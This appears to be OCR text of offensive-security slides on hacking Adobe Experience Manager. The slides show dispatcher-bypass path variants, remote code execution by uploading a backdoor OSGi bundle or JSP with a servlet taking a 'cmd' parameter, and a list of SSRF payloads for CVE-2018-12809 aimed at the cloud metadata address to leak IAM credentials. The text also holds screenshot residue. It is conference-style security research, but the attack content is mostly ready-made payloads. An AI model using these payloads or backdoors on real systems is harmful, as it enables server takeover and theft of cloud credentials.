
LoginStatusServlet

/system/sling/loginstatus.json

///system///sling/loginstatus.json
///system///sling/loginstatus.json/a.css
///system///sling/loginstatus.json/a.ico
////system///sling/loginstatus.json;%0aa.css
///system///sling/loginstatus.json/a.1.json
///system///sling/loginstatus.css
///system///sling/loginstatus.ico
///system///sling/loginstatus.png
///system///sling/loginstatus.html


Bugs in the wild

P1 submission for Adobe VDP – Default admin creds



Bugs in the wild

P1 submission for LinkedIn VDP – Weak passwords for some AEM users



Getting code execution

Universal RCE variants

- Uploading backdoor OSGI bundle
  - Requires admin and access to **/system/console/bundles**
  - https://github.com/0ang3el/aem-rce-bundle.git (works for AEM 6.2 or newer)

- Uploading backdoor jsp script to /apps
  - Requires write access to **/apps**
  - Requires ability to invoke SlingPostServlet
  - https://sling.apache.org/documentation/getting-started/discover-sling-in-15-minutes.html

- …

Generate skeleton for AEM bundle

For AEM 6.2

```
mvn org.apache.maven.plugins:maven-archetype-plugin:2.4:generate \
 -DarchetypeGroupId=com.adobe.granite.archetypes \
 -DarchetypeArtifactId=aem-project-archetype \
 -DarchetypeVersion=11 \
 -DarchetypeCatalog=https://repo.adobe.com/nexus/content/groups/public/
```

Archetype Version	AEM Version
7	6.0 or newer
8	6.0 or newer
9	6.0 or newer
10	6.0 or newer
11	6.2 or newer
12	6.3 or newer
13	6.4, 6.3 + SP2
14	6.4, 6.3 + SP2


For AEM 5.6

```
mvn org.apache.maven.plugins:maven-archetype-plugin:2.4:generate \
-DarchetypeGroupId=com.day.jcr.vault \
-DarchetypeArtifactId=multimodule-content-package-archetype \
-DarchetypeVersion=1.0.2 \
-DarchetypeCatalog=https://repo.adobe.com/nexus/content/groups/public/
```

Uploading backdoor bundle


```
34  @Component(service=Servlet.class,
35             property={
36                     Constants.SERVICE_DESCRIPTION + "=AEM Backdoor Servlet",
37                     "sling.servlet.methods=" + HttpConstants.METHOD_GET,
38                     "sling.servlet.paths="+ "/bin/backdoor",
39                     "sling.servlet.extensions=" + "html"
40             })
41  public class BackdoorServlet extends SlingSafeMethodsServlet {
42
43      private static final long serialVersionUid = 1L;
44
45      @Override
46      protected void doGet(final SlingHttpServletRequest req,
47              final SlingHttpServletResponse resp) throws ServletException, IOException {...}
64  }
65
```

/bin/backdoor.html?cmd=ifconfig


Applications
Places
Terminal
Sat 05:06
Start Recording
sf_Shared
Adobe Experience Manager Web Console - Bundles - Mozilla Firefox
File Edit View History Bookmarks Tools Help
Adobe Experience Ma...
Preferences
localhost:4502/system/console/bundles
Search
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Aircrack-ng
Kali Forums
NetHunter
Getting Started
Adobe Experience Manager Web Console Bundles
Main OSGi Sling Status
Log out
Bundle information: 472 bund
Reload
Install/Update...
Refresh Packages
Id
Name
Status
Actions
root@kali: /tmp
File Edit View Search Terminal Help
root@kali:/tmp# git clone https://github.com/0ang3el/aem-rce-bundle.git

Uploading backdoor jsp script

- Create node **rcenode** somewhere with property **sling:resourceType=rcetype**
- Create node **/apps/rcetype** and upload **html.jsp** with payload to node
- Open https://aem-site/rcenode.html?cmd=ifconfig and have LULZ

- https://github.com/0ang3el/aem-hacker/blob/master/aem-rce-sling-script.sh

Applications Places Terminal Sat 15:54

Start Recording

sf_Shared

root@kali: /tmp

File Edit View Search Terminal Tabs Help

root@kali: /media/s... root@kali: /media/s... root@kali: /tmp root@kali: /media/sf... root@kali: /tmp

```
root@kali:/tmp# git clone https://github.com/0ang3el/aem-hacker.git
```

File Edit View History Bookmarks Tools Help

AEM Projects

localhost:4502/projects.html/content/projects

Most Visited Offensive Security Kali Linux Kali D

Adobe Experience Manager

Create


Geometrixx Outdoors

Experience-Driven Commerce

Geometrixx Shapes

Services and Solutions

Server Side Request Forgery



SSRF in ReportingServicesProxyServlet

CVE-2018-12809

- Versions: 6.0, 6.1, 6.2, 6.3, 6.4
- Allows to see the response
- Leak secrets (IAM creds), RXSS (bypasses XSS filters), bypass dispatcher
  - https://helpx.adobe.com/security/products/experience-manager/apsb18-23.html

/libs/cq/contentinsight/content/proxy.reportingservices.json

/libs/cq/contentinsight/proxy/reportingservices.json.GET.servlet

SSRF in ReportingServicesProxyServlet

/libs/cq/contentinsight/proxy/reportingservices.json.GET.servlet?url=**http://169.254.169.254**%23/api1.omniture.com/a&q=a

/libs/cq/contentinsight/content/proxy.reportingservices.json?url=**http://169.254.169.254**%23/api1.omniture.com/a&q=a

/libs/cq/contentinsight/proxy/reportingservices.json.GET.servlet.html?url=**http://169.254.169.254**%23/api1.omniture.com/a&q=a

/libs/cq/contentinsight/proxy/reportingservices.json.GET.servlet.css?url=**http://169.254.169.254**%23/api1.omniture.com/a&q=a

/libs/cq/contentinsight/proxy/reportingservices.json.GET.servlet.ico?url=**http://169.254.169.254**%23/api1.omniture.com/a&q=a

/libs/cq/contentinsight/proxy/reportingservices.json.GET.servlet.png?url=**http://169.254.169.254**%23/api1.omniture.com/a&q=a

/libs/cq/contentinsight/content/proxy.reportingservices.json/a.css?url=**http://169.254.169.254**%23/api1.omniture.com/a&q=a

/libs/cq/contentinsight/content/proxy.reportingservices.json/a.html?url=**http://169.254.169.254**%23/api1.omniture.com/a&q=a

/libs/cq/contentinsight/content/proxy.reportingservices.json/a.ico?url=**http://169.254.169.254**%23/api1.omniture.com/a&q=a

